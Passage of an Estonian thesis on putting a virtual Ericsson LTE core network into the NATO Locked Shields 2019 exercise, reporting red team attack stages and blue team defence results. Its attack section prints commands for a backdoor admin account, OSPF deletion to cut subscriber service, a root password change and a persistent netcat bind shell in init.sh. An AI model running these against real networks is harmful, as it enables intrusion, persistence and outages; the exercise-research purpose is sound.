GPB on vMME rakenduste protsessor. Virtuaalmasinate arv sõltub tuumikvõrgu suurusest.


NCB – *Node Controller Board*

NCB teostab süsteemi monitooringut, tarkvara haldust ning "*Operations and management*" (edaspidi OAM) teenust MME-s. Lisaks tegeleb NCB CP tasemel IP marsruutimistega vMME-st sisse ja välja.

vMME vApp-is on kaks NCB virtuaalmasinat, aktiivne ja passiivne. Kui aktiivse virtuaalmasinaga midagi juhtub, muutub passiivne virtuaalmasin aktiivseks ja võtab töökohustused üle.

- Virtuaalne SGW


vSGW koosneb samuti kuuest eraldiseisvast virtuaalmasinast. Nendeks on VRP-21, VRP-22, VSFO-1...VSFO-4



Joonis 5. vSGW vSphere vaates.

vSGW marsruudib ja edastab abonentide andmepakette mobiili ja vPGW vahel.

- 23 virtuaalset PGW-d



Joonis 6. vPGW vSphere vaates.


Iga vPGW nimeline vApp koosneb kuuest virtuaalmasinast.

VRP-21 ja VRP-22 (*virtual Route-Processor*) on virtuaalsed marsruuterid. Igas vPGW-s on kaks marsruuterit, millest üks on alati aktiivne ning teine passiivne, olles tagavaraks, kui aktiivse marsruuteriga midagi juhtuma peaks.

VSFO-d (*virtual Service-forwarder*) jagunevad kahte gruppi.

- UP VSFO – (VSFO-3, VSFO-4) tagab virtuaalse PGW rakenduse UP võimekuse 2G/3G/LTE/WiFi/CDMA jaoks. UP VSFO võib lisaks veel tagada virtuaalse PGW rakendusteadliku koormusjaotuse ning OSI mudeli teisel ja kolmandal kihil andmeedastust.

- CP VSFO – (VSFO-1, VSFO-2) tagab virtuaalse PGW rakenduse CP võimekuse 2G/3G/LTE/WiFi/CDMA jaoks.



Joonis 7. vPGW võrguliidesed.

Joonis 7 kujutab, milliste võrguliidestega on virtuaalsed masinad omavahel seotud. Lisaks on sellel joonisel kujutatud kolm VSFO-d, kuid antud õppuse kontekstis oli neid neli (kaks CP ja kaks UP). *Load balanceri* õppusesse integreeritud polnud, seda lihtsuse huvides.

VSFO 2 ja 4 polnud õppuse kontekstis kriitilise tähtsusega, seega otsustati ohverdada *redundancy* – liiasus – ressursivabastuse nimel. Sellest tulenevalt, vähendamaks tarbitavat ressurssi, lülitas töö autor need kaks virtuaalmasinat välja ning piiras sinistel meeskondadel nendele ligipääsu. Alles jäi üks UP VSFO ja üks CP VSFO. See vähendas vPGW ülest protsessori kasutust ligikaudu poole võrra, leevendades oluliselt andmekeskuse ressursikasutust.

Lisaks on vPGW siseselt seadistatud ära võrguliidesed. Antud lahenduses oli kasutusel seitse võrguliidest: **VFAB** – edastab välist signaali ja abonendi andmesideliiklust VSOF-

ide vahel, **EXT-1**, **EXT-2**, **EXT-3**, **EXT-4** – kontrollivad väliseid virtuaalvõrgu funktsioone ja vastutavad *payload*-ide liigutamise eest vastavalt VSFO-1, VSFO-2, VSFO-3 ja VSFO-4 vahel, **MATE** – signaali edastus VRP-de vahel, **BP-1** – üldine signaali edastus virtuaalmasinate vahel. Eraldiseisvat MGMT võrku otsustati õppusel mitte kasutada, seda lihtsuse huvides. MGMT liidesele sai ligi üle EXT-1 ja EXT-2 liidese.

- 23 Bittiumi abonenti

Abonente kasutati füüsilise demonstratsioonina, et veenduda tuumikvõrgu olekus – kas seade on võrgus või mitte. Lisaks kasutas punane meeskond abonente ka alternatiivse juurdepääsupunktina vPGW-sse, juhul kui sinised meeskonnad näiteks kogu punase meeskonna kasutatava IP-vahemiku tulemüürist sulgeksid. 23 eraldiseisvat PGW-d saab võtta kui 23 erinevat võrguoperaatorit; igal abonendil seadistati käsitsi unikaalne APN. Sellest tulenevalt saab öelda, et õppusel on ühte virtuaalsesse LTE tuumikvõrku ühendunud 23 erinevat võrguoperaatorit, igat ühte indekseerib üks Bittiumi abonentidest.

Joonis 8. Bittiumi abonendid õppusel Locked Shields 2019.

4 Tuumikvõrgu ründamine

Stsenaariumi järgi kehastab punane meeskond Crimsonia küberspetsialiste, kes üritavad Berylia infrastruktuuri negatiivselt mõjutada. Tuumikvõrgu osas üritatakse häirida LTE teenuste toimimist, lõppeesmärgiga kogu tuumikvõrk kasutuskõlbmatuks muuta.

4.1 Õppuseks ettevalmistumine

Ainuke LTE tuumikvõrgu võgusõlm, mida õppusel rünnatakse on vPGW, sellepärast neid ongi 23 ja ülejäänud võrgusõlmesid ainult üks - iga Sinine meeskond vastutab oma enda vPGW eest. Ericsson oli ühe testimiseks mõeldud vPGW ette valmistanud juba eelnevalt võimalikult haavatavana, mida töö autor vSpheres 23 korda kloonis. vPGW-l ei rakendatud tavapäraseid turvameetmeid ning konfigureeriti võimalikult mainupuleeritavaks – näiteks oli avaliku interneti kasutuseks mõeldud APN-i sees lubatud abonentide omavaheline andmevahetus, mis võimaldas ka internetist abonentidele ligipääsetavuse. Selleks aga, et kõik vPGW-d samaaegselt tööle hakkaksid, oli vaja töö autoril need ära seadistada. Tulenevalt asjaolust, et vPGW on antud kontekstis Linuxi operatsioonisüsteemil põhinev süsteem, kirjutas töö autor .sh skripti (vt lisa 3), mis korrigeeris terves vPGW seadistuses kõik IP aadressid ja APN-id ära. Peale seda tuli ka igasse masinasse installatsioonipõhised litsentsid lisada ja need aktiveerida. Saades Ericssoni käest litsentsid, tõstis töö autor need WinSCP programmiga vPGW-desse. Kuna aga kloonimisjärgse IP konfiguratsioonimuudatuse tagajärjel ei töötanud enam süsteemi võrguliidesed, tuli töö autoril litsentside edukaks lisamiseks peale iga masina kloonimist kaks võrguliidest ära kustutada ja need uuesti seadistada (vt lisa 4). Peale uute võrguliideste seadistamist ning litsentside lisamist olid masinad võrgus olemas ja punane meeskond sai hakata oma ettevalmistusi tegema. Ettevalmistuste käigus muudeti vPGW-d järgnevalt:

- Koguti kokku vaikimisi kasutajate salasõnad;
- Lisati juurde mõned tavakasutajad;

- Lisati juurde Linuxi operatsioonisüsteemi tasemel kasutajad;
- Lubati SSH nii OAM kui ka SGi liidesel, lisaks lubati SSH pordil 443;
- Suunati "*netcat*" porte 515, 48330, 8080, 80 kuulama;
- Lisati pahavara, mis automatiseeris kogu neljanda etapi ära.

OAM – liides PGW administreerimiseks.

SGi – standardne PGW internetipoolne liides.

Rünnakud olid jaotatud nelja etappi.

- Etapp #1
    - Eesmärk: Saavutada kontroll telekommunikatsiooni infrastruktuuri üle näidates kasutajale, et on saavutatud juurdepääs CLI-le (*Command Line Interface*);
    - Tõestus sinisele meeskonnale: Kuvatakse kellaaeg punase meeskonna poolt.

```
show system-state clock
```

- Etapp #2
    - Eesmärk: demonstreerida võimet kontrollida operaatori infrastruktuuri tehes muudatusi vPGW konfiguratsioonis;
    - Eesmärk saavutatakse muutes näiteks administraatori konto parooli või lisades süsteemi uus administraatori konto järgnevalt:
        - Saavutades läbi eelmise etappi ligipääs CLI liidesele vPGW-s;
        - Jooksutades järgmiseid käske.
        - Administraatori parooli muutmiseks:

```
change-password
```

- Uue kasutaja loomiseks:

```
Config
system authentication user iamheretohackyou password *********
nacm groups group system-admin user-name iamheretohackyou
nacm groups group ericsson-support user-name iamheretohackyou
nacm groups group system-security-admin user-name iamheretohackyou
commit
end
```

- Kui administraatori parool saab muudetud, jooksutatakse käsklused:

```
Who
show running-config interfaces interface OAM-loopback@OAM
show system-state clock
```

- Kui uus kasutaja sai loodud, jooksutatakse järgmiseid käsklusi:

```
show running-config interfaces interface OAM-loopback@OAM
show system-state clock
show running-config nacm groups group system-admin
```

- Etapp #3
  - Eesmärk: mõjutada mobiilsideoperaatori klientide käideldavust ning demonstreerida operaatori infrastruktuuri üle kontrolli saavutamist häirides telekommunikatsiooni teenuste tööd vPGW seadistusi muutes.
  - Eesmärk saavutatakse muutes OSPF (*open shortest path first*) seadistust järgnevalt:
    - Esmalt saadakse CLI juurdepääs vPGW-sse;
    - Kui ollakse sisse logitud SGi võrguliidese pealt, sisestatakse:

```
Conf
no contexts context SGi router ospf
no contexts context SGi router ospf3
commit
end
show running-config interfaces interface SGi-1@SGi
```

```
show system-state clock
show running-config contexts context OAM
```

- Kui ollakse sisse logitud OAM võrguliidese pealt, sisestatakse:

```
Conf
no contexts context OAM router ospf
no contexts context OAM router ospf3
commit
end
show running-config interfaces interface OAM-loopback@OAM
show system-state clock
show running-config contexts context SGi
```

- Tulemus: abonendi võrguühendus on kadunud (levitugevus abonendi ekraanil on tühi).

- Etapp #4
  - Eesmärk: mõjutada veelgi mobiilsideoperaatori klientide käideldavust ning demonstreerida operaatori infrastruktuuri üle kontrolli saavutamist häirides telekommunikatsiooni teenuste tööd vPGW seadistusi muutes.
  - Eesmärk saavutatakse:
    - Saades ligipääsu root õigustele Linuxi operatsioonisüsteemis;
    - Muutes ära root salasõna:

```
echo -e 'newhackerroottunnus\nnewhackerroottunnus' | passwd root
```

- Muutes init.sh faili järgnevalt:

```
chattr -i /etc/init.sh
echo 'echo '#!/bin/bash' > /etc/init.sh' > /etc/init.sh
echo 'while true; do nc -e /bin/bash -lp 80; done &' >> /etc/init.sh
```

- Lülitades lõpuks vPGW välja:

```
shutdown -h now
```

Peale tagauste lisamist tuli hakata kõiki vPGW-sid testima. See oli kokkuvõttes nädalate pikkune protsess, kuna esialgsetel katsetustel ei töötanud tagauksed tihti nii, nagu nad peaksid. See tähendas virtuaalmasinate algoleku taastamist ja tagauste ümberseadistamist ning uuesti lisamist. Punane meeskond tegeles tagauste implementeerimise ja katsetamisega; töö autor seadistas virtuaalmasina võrguliideseid ja tagas virtuaalmasinate töökorras oleku.

2019. aasta märtsi keskel toimunud prooviõppusel "*test run*" sai kümne sinise meeskonna süsteemidega õppuse valmisolevad etapid läbi katsetada. Siniseid meeskondasid mehitasid NATO liikmesriikide erinevad IT tudengid ja vabatahtlikud, kes õppuse lõppversioonist osa ei võtnud. Kahe päevasel prooviperioodil tuli lõpuks kahel korral kõik masinad algseisundisse viia ja tagauksed uuesti lisada. Ettevalmistusperioodi lõpuks saadi kõik masinad vajalikus seadistuses tööle.

4.2 Õppuse käik

Punase meeskonda kuuluvatelt LTE spetsialistidelt saadud tagasisides märkisid nad, et rünnakute läbiviimine oli üsnagi lihtne, kuna enamik rünnakud olid ära skriptitud, mis tegi nende rakendamise kiireks ja mugavaks ning jättis rohkem aega raskemate rünnakute elluviimiseks. Spetsialistid märkisid, et kokkuvõtvalt olid siniste meeskondade kaitseoskused alla ootuste madalad. Väga paljud meeskonnad piirdusid ainult marsruutimiste ja tulemüüri reeglite muutmisega, mis ei kaitsenud neid aga olukorra vastu, kus hakati kasutama abonente vPGW juurdepääsupunktidena.

Õppusel osales 23 sinist meeskonda. Punase meeskonna poolt antud etapipõhise tagasiside alusel saab üldise statistikana välja tuua järgneva:

Esimene etapp

- Neliteist meeskonda ei suutnud edukalt turvata IPv4 SSH ühendusi;
- Üks meeskond ei turvanud IPv6 SSH ühendust;
- Üks meeskond ei turvanud väljaminevaid ühendusi;
- Neli meeskonda ei tuvastanud "*netcat*"-i;

- Kolm meeskonda suutsid kokkuvõttes edukalt turvata vPGW esimeses etapis.

Teine etapp

- Üheksa meeskonda ei suutnud edukalt turvata IPv4 SSH ühendusi;
- Neljal meeskonnal oli etapi alguses endiselt algupärane administraatori parool;
- Neli meeskonda ei turvanud IPv6 rünnakuid;
- Viis meeskonda ei tuvastanud "*netcat*"-i;
- Kolm meeskonda parandas märgatavalt enda süsteemi kaitset peale esimest etappi;
- Neli meeskonda suutsid kokkuvõttes edukalt turvata vPGW teises etapis.

Kolmas etapp

- Kaheksa meeskonda ei suutnud edukalt turvata IPv4 SSH ühendusi;
- Neli meeskonda ei turvanud IPv6 rünnakuid;
- Seitse meeskonda ei tuvastanud "*netcat*"-i;
- Kaks meeskonda ei turvanud väljaminevaid ühendusi;
- Ühe meeskonna vPGW polnud etapi ajal võrgus;
- Üks meeskond suutis edukalt turvata vPGW kolmandas etapis. Ülejäänud keskendusid valdavalt tulemüüri ja marsruutimise reeglitele, mis ei olnud enam selles etapis efektiivsed.

Neljas etapp

- Viis meeskonda ei suutnud edukalt turvata IPv4 SSH ühendusi;
- Kahel meeskonnal oli etapi alguses endiselt algupärane administraatori parool;

- Ühe meeskonna vPGW polnud etapi ajal võrgus;
- Kaks meeskonda ei turvanud IPv6 rünnakuid;
- Üksteist meeskonda ei tuvastanud "*netcat*"-i;
- Üks meeskond ei turvanud väljaminevaid ühendusi;
- Üks meeskond suutis edukalt turvata vPGW neljandas etapis ehk õppuse lõpus.

Punane meeskond ei katsetanud kõiki ründevektoreid igas etapis kõikide meeskondade peal. Hakati järjest erinevaid ründevektoreid proovima ning kui leiti esimene nõrkus, millega juurdepääs endale tekitada, siis üldjuhul sellega piirduti. Sellest tulenevalt on etappide lõikes ka statistika erinev – näiteks kui esimeses etapis prooviti üheksa meeskonna puhul läbi IPv6 SSH sisse saada, siis teises etapis prooviti seda neljateistkümne meeskonna puhul. Teisel päeval polnud ühe meeskonna vPGW kordagi võrgus, ehk seda ei saanud ei rünnata ega kaitsta.

5 Tuumikvõrgu kaitsmine

Sinistel meeskondade eesmärk oli kompromiteeritud süsteemid ära turvata ja töös hoida. Igal sinisel meeskonnal oli õppusel kokku umbes 150 erinevat süsteemi, mida turvata. Tuumikvõrk oli sellest ainult üks väike, kuid siiski oluline osa – selle toimimisest sõltus osade teiste süsteemide töö. Üle mobiilivõrgu olid ühendatud abonendid VoIP kõneside tarbeks ning LTE modemid laevadel kaldaga andmeside hoidmiseks.

5.1 Õppuseks ettevalmistumine

Sinistel meeskondadel oli üldiselt üpriski vähe aega ja võimalusi õppusega eelnevalt tutvuda. Õppusele eelnevatel nädalatel tehti neile rohelise meeskonna poolt neli Webinari:

- Webinar #1 - Süsteemide ja õppuse võrgu tutvustus;
- Webinar #2 – Erisüsteemide tutvustus (mh ka Ericssoni süsteemid);
- Webinar #3 – Strateegia;
- Webinar #4 – Viimane ettevalmistus.

Õppusele eelneval nädalal said siniste meeskondade liikmed kaheks päevaks piiratud ligipääsu õppuse keskkonnale, et endale üldine arusaam tekitada.

5.2 Õppuse käik

Õppuse mõlema päeva lõpus andsid kõik sinised meeskonnad jooksvalt tagasisidet, kuidas neil parasjagu olukord õppusel on. Rohelise meeskonna liikmena saab töö autor öelda, et paaril sinisel meeskonnal polnud õppuse alguses kõige paremat ülevaadet, millist tuumikvõrgu komponenti nad kaitsma peavad ja millist mitte. Sellest sai järeldada, et osad meeskonnad pole ehk mingil põhjusel endale võrgukaarti täpselt selgeks teinud või on seal mõni komponent piisavalt hästi seletamata jäänud. Keset õppust tekkis osadel

sinistel meeskondadel ettekujutus, et nende tuumikvõrk ei tööta kuna viga on rohelise meeskonna hallatavas infrastruktuuris, mitte punase meeskonna rünnakute tagajärgedes. See võis teatud määral kajastuda tulemustes, olles potentsiaalne faktor, miks keskenduti rohkem tähelepanu teistele võrgukomponentidele. Järgnevalt kajastatakse päeva põhiselt sinistelt meeskondadelt saadud tagasisidet.

Esimene päev

- Seitsmel meeskonnal puudub täielikult arusaam, mis tuumikvõrgus toimumas on;
- Neli meeskonda on täheldanud, et tuumikvõrgus toimub midagi ebakorrapärast, kuid pole teada, mis seda põhjustab;
- Viiel meeskonnal on arusaam, mis tuumikvõrgus toimub kuid pole teada, kuidas olukorda parandada;
- Neli meeskonda suutis omal hinnangul probleemi fikseerida ja lahendada;
- Kolm meeskonda jättis vastamata.

Teine päev

- Kolmeteistkümnel meeskonnal puudub täielikult arusaam, mis tuumikvõrgus toimumas on;
- Viiel meeskonnal on arusaam, mis tuumikvõrgus toimub kuid pole teada, kuidas olukorda parandada;
- Kolm meeskonda suutis omal hinnangul probleemi fikseerida ja lahendada;
- Kaks meeskonda jättis vastamata.

6 Õppuse tulemused

Siniste meeskondade tagasisidest on näha, et meeskonnad muutuvad teise päeva jooksul palju pessimistlikumaks oma olukorra suhtes. Esimesel päeval olid küll punase meeskonna ründed lihtsakoelisemad, kuid ka nende tõrjumisega enamik siniseid meeskondasid hakkama ei saanud. Teisel päeval, kui kasutati keerukamaid ründevektoreid, polnud rohkem kui pooltel sinistel meeskondadel arusaama, mis nende tuumikvõrgus üldse toimumas on.

Tasub märkida, et paljud sinised meeskonnad arvasid oma olukorda pidevalt reaalsest olukorrast paremaks olevat, kuna vPGW tundus töötavat ja mõned turvanõrkused said likvideeritud. Seda eriti esimese kahe etapi jooksul. Võrreldes punase ja siniste meeskondade tagasisidet võib järeldada, et sinised meeskonnad, kes suutsid mõned tagauksed likvideerida, võisid muutuda liiga enesekindlaks ja jätta süsteemi edasise uurimise unarusse, keskendudes rohkem õppuse teistele aspektidele.

Meeskondade tagasisidest tuleb välja, et ainult üks sinine meeskond suutis õppuse läbilõikes end punase meeskonna rünnakute eest kaitsta ning oma süsteemis olevad turvanõrkused vajalikul määral likvideerida. See oli meeskond, kuhu kuulusid ka paar telekommunikatsiooni erialateadmistega spetsialisti. Antud tulemusest saab uurimisküsimus kindla vastuse – telekommunikatsiooni alased eriala teadmised on tuumikvõrgu edukaks kaitsmiseks vajalikud. Olgugi, et sarnaselt koht- ja laivõrguga tegeleb LTE tuumikvõrk samuti andmepakettide vahetamisega, on need süsteemid siiski piisavalt erinevad. See tähendab, et puhtalt koht- ja laivõrgu küberkaitse spetsiifika tundmisest LTE tuumikvõrgu kaitsmiseks siiski ei piisa.

7 Alternatiivid ja ettepanekud

Antud töö kirjutamise käigus sai autor hea praktilise ülevaate, kuidas üldises, kuid ka tehnilises vaates LTE andmeside töötab ning kuidas on tuumikvõrk üles ehitatud. Tuumikvõrgu virtualiseerimise ja õppusel rakendamise käigus sai autor teoreetilistele teadmiste kinnitamiseks praktilist kogemust, tegeledes nii vPGW-de seadistamise kui ka ründevektorite uurimisega.

Virtuaalne tuumikvõrk on väga ressursimahukas süsteem, kuna EPC on mõeldud operaatorite juurde rakendamiseks, kus abonente on sadades tuhandetes. Isegi hoides igas vPGW-s kuue virtuaalse masina asemel töös nelja ja vähendades ressursikasutust läbi selle ligikaudu poole võrra, oli tuumikvõrgus 23 meeskonna töös hoidmine andmekeskuses endiselt märgatav. Olgugi, et Küberharjutusvälja andmekeskus sai sellise koormusega probleemideta hakkama, tasub silmas pidada, et väiksema mastaabiga õppustel võib olemasolev ressurss omad piirid seada. Sellisel juhul tuleks põhjalikult analüüsida õppusel osalevate siniste meeskondade arvu, et leida tasakaal ressursikasutuse ja pakutava teenuse kvaliteedi vahel. Lähtudes antud töös välja toodud vEPC arhitektuurist, saaks järgnevalt uurida, kas tuumikvõrku oleks võimalik küberõppustel virtualiseerida vabavaralisel tarkvaral, eesmärgiga hoida kokku vajaminevat andmekeskuse mahtu ja protsessorite jõudlust. Küll aga järeldab autor selle töö kontekstis, et Ericssoni pakutud lahendus VMware platvormil on antud õppuse näitel testitud ja töötav.

Tulevikus virtuaalse tuumikvõrgu küberõppusesse planeerimisel soovitab autor sinistesse meeskondadesse kaasata rohkem telekommunikatsiooni valdkonnas töötavaid isikuid, kuna reaalses elus toimuva rünnaku puhul peaksid erinevad ametkonnad koostööd tegema. Mida varem laiapõhjalist koostööd erinevate stsenaariumite läbimängimise näol alustada, seda kindlamini saaksid erinevad ametkonnad reaalsetele rünnakutele reageerida. Antud õppuse kontekstis tuli selgelt esile, et väga head teadmised koht- ja laivõrgu turbes ei taga LTE tuumikvõrgu kaitsmises edu. Tugevad telekommunikatsioonialased erialateadmised on vajalik baas, mille peale saab hakata mobiilsidevõrgu kaitsmiseks vajalike teadmisi koguma.

Tasub aga meeles pidada asjaolu, et selle töö kontekstis harjutati tuumikvõrgu kaitset siiski eelnevalt kompromiteeritud süsteemis. On väga ebatõenäoline, et ründaja suudaks reaalelus pakutava LTE teenuse turbest end läbi murda. Eduka ründe alus peaks algama sisetööst mõne teenuspakkuja töölise poolt ning süsteemi turvalisuse murdmiseks kasutatavat meetodit on väga raske ennustada. Sellest tulenevalt saaks järgnevatel küberõppustel näiteks uurida, kui edukad on erinevad ründevektorid ja kaitsmismeetodid natuke vähem kompromiteeritud tuumikvõrgu puhul. Kindlasti tuleb sellisel juhul jälgida, et potentsiaalselt tundlik info oleks nõuetekohaselt kaitstud ning, et õppus säilitaks oma eesmärgi – olles piisavalt keeruline, kuid siiski läbitav, tõstmaks küberturbe spetsialistide kompetentsi.

8 Kokkuvõte

Käesoleva töö eesmärk oli välja selgitada, kas telekommunikatsiooni erialateadmisteta küberturbe spetsialistid suudavad kompromiteeritud virtuaalset LTE tuumikvõrku turvata. Selle jaoks aitas töö autor Ericssonil maailma suurimasse tehnilisse küberkaitseõppusesse Locked Shields 2019 integreerida virtuaalse LTE tuumikvõrgu, mida erialateadmistega punane meeskond ründas ja NATO küberturbe spetsialistidest koosnevad sinised meeskonnad kaitsesid.

Töös anti ülevaade küberkaitseõppuse Locked Shields 2019 üldisest ülesehitusest ning kirjeldati, kuidas Ericssoni virtuaalne LTE tuumikvõrk õppusesse integreeriti. Töö kajastas virtuaalse LTE tuumikvõrgu struktuuri, vajalikke komponente ning üldiseid tööpõhimõtteid.

Töös on välja toodud õppuse käigus kogutud tagasiside nii ründavalt kui ka kaitsvatelt meeskondadelt, kirjeldades nende vaatenurgast, kuidas meeskondade lõikes õppus kulges. Tagasisidet analüüsides saab selle õppuse kontekstis järeldada, et telekommunikatsiooni erialateadmisteta küberturbe spetsialistid ei suuda kompromiteeritud virtuaalset LTE tuumikvõrku kaitsta.

Kasutatud kirjandus

[1] M. Yardney, „How many devices are connected to the Internet?,“ Propertyupdate, 29 09 2016. [Võrgumaterjal]. Available: https://propertyupdate.com.au/many-devices-connected-internet-infographic/. [Kasutatud 27 04 2019].

[2] Statista, „Global Digital population as of April 2019,“ Statista, 04 2019. [Võrgumaterjal]. Available: https://www.statista.com/statistics/617136/digital-population-worldwide/. [Kasutatud 27 04 2019].

[3] Statista, „Number of mobile phone users worldwide from 2015 to 2020,“ Statista, 2019. [Võrgumaterjal]. Available: https://www.statista.com/statistics/274774/forecast-of-mobile-phone-users-worldwide/. [Kasutatud 27 04 2019].

[4] P. Paganini, „NATO officially recognizes cyberspace a warfare domain,“ Security Affairs, 18 06 2016. [Võrgumaterjal]. Available: https://securityaffairs.co/wordpress/48484/cyber-warfare-2/nato-cyberspace-warfare-domain.html. [Kasutatud 27 04 2019].

[5] CCDCOE, „Locked Shields,“ CCDCOE, 2019. [Võrgumaterjal]. Available: https://ccdcoe.org/exercises/locked-shields/. [Kasutatud 27 04 2019].

[6] Välisluureamet, „Eesti Rahvusvahelises Julgeolekukeskkonnas,“ Välisluureamet, 2019. [Võrgumaterjal]. Available: https://www.valisluureamet.ee/pdf/raport-2019-EST-web.pdf. [Kasutatud 27 04 2019].

[7] K. Kaska, H. Beckvard ja T. Minárik, „Huawei, 5G and China as a Security Threat,“ CCDCOE, 2019. [Võrgumaterjal]. Available: https://ccdcoe.org/uploads/2019/03/CCDCOE-Huawei-2018-03-28-FINAL.pdf. [Kasutatud 27 04 2019].

[8] Eesti Kaitsevägi, „NATO Küberkaitsekoostöö Keskuse Eesti kontingent,“ Eesti Kaitsevägi, 11 04 2019. [Võrgumaterjal]. Available: http://www.mil.ee/et/kaitsevagi/NATO-Kyberkaitsekoostoo-Keskus. [Kasutatud 27 04 2019].

[9] A. Vahtla, „Locked Shields exercise,“ ERR, 25 04 2018. [Võrgumaterjal]. Available: https://news.err.ee/826079/locked-shields-exercise-begins-at-nato-cyberdefense-center-in-tallinn. [Kasutatud 27 04 2019].

[10] J. M. Calatayud, „Locked Shields: The world's largest cyber-war game,“ Aljazeera, 18 06 2017. [Võrgumaterjal]. Available: https://www.aljazeera.com/indepth/features/2017/05/locked-shields-world-largest-cyber-war-game-170527102554714.html. [Kasutatud 27 04 2019].

[11] A. Aurelia, „Õppusel Locked Shields tõrjub tänavu küberründeid rekordarv meeskondi,“ ERR, 08 04 2019. [Võrgumaterjal]. Available: https://www.err.ee/927581/oppusel-locked-shields-torjub-tanavu-kuberrundeid-rekordarv-meeskondi. [Kasutatud 27 04 2019].

[12] Microsoft, „Common types of Network Attacks,“ Microsoft, 18 07 2012. [Võrgumaterjal]. Available: https://docs.microsoft.com/en-us/previous-


versions/windows/it-pro/windows-2000-server/cc959354(v=technet.10). [Kasutatud 2019 04 27].

[13] Kaitseministeerium, „KII kaitse simuleerimine Küberharjutusväljal,“ Eesti Teadusagentuur, 03 2018. [Võrgumaterjal]. Available: https://www.etag.ee/rahastamine/rakendusuuringute-toetused/rita-rakendusuuringud/rita-strateegilise-ta-tegevuse-toetamine/kasulikke-materjale/1-180320-kii-kuberharjutusvaljal_kam-2/. [Kasutatud 27 04 2019].

[14] M. Olsson, S. Sultana, S. Rommer, L. Frid ja C. Mulligan, EPC and 4G Packet Networks, Oxford: Academic Press, 2013.

[15] M. Condoluci, „Researhgate,“ 04 2019. [Võrgumaterjal]. Available: https://www.researchgate.net/figure/LTE-architecture-access-network-eUTRAN-and-core-network-EPC-entities_fig1_236676802. [Kasutatud 27 04 2019].

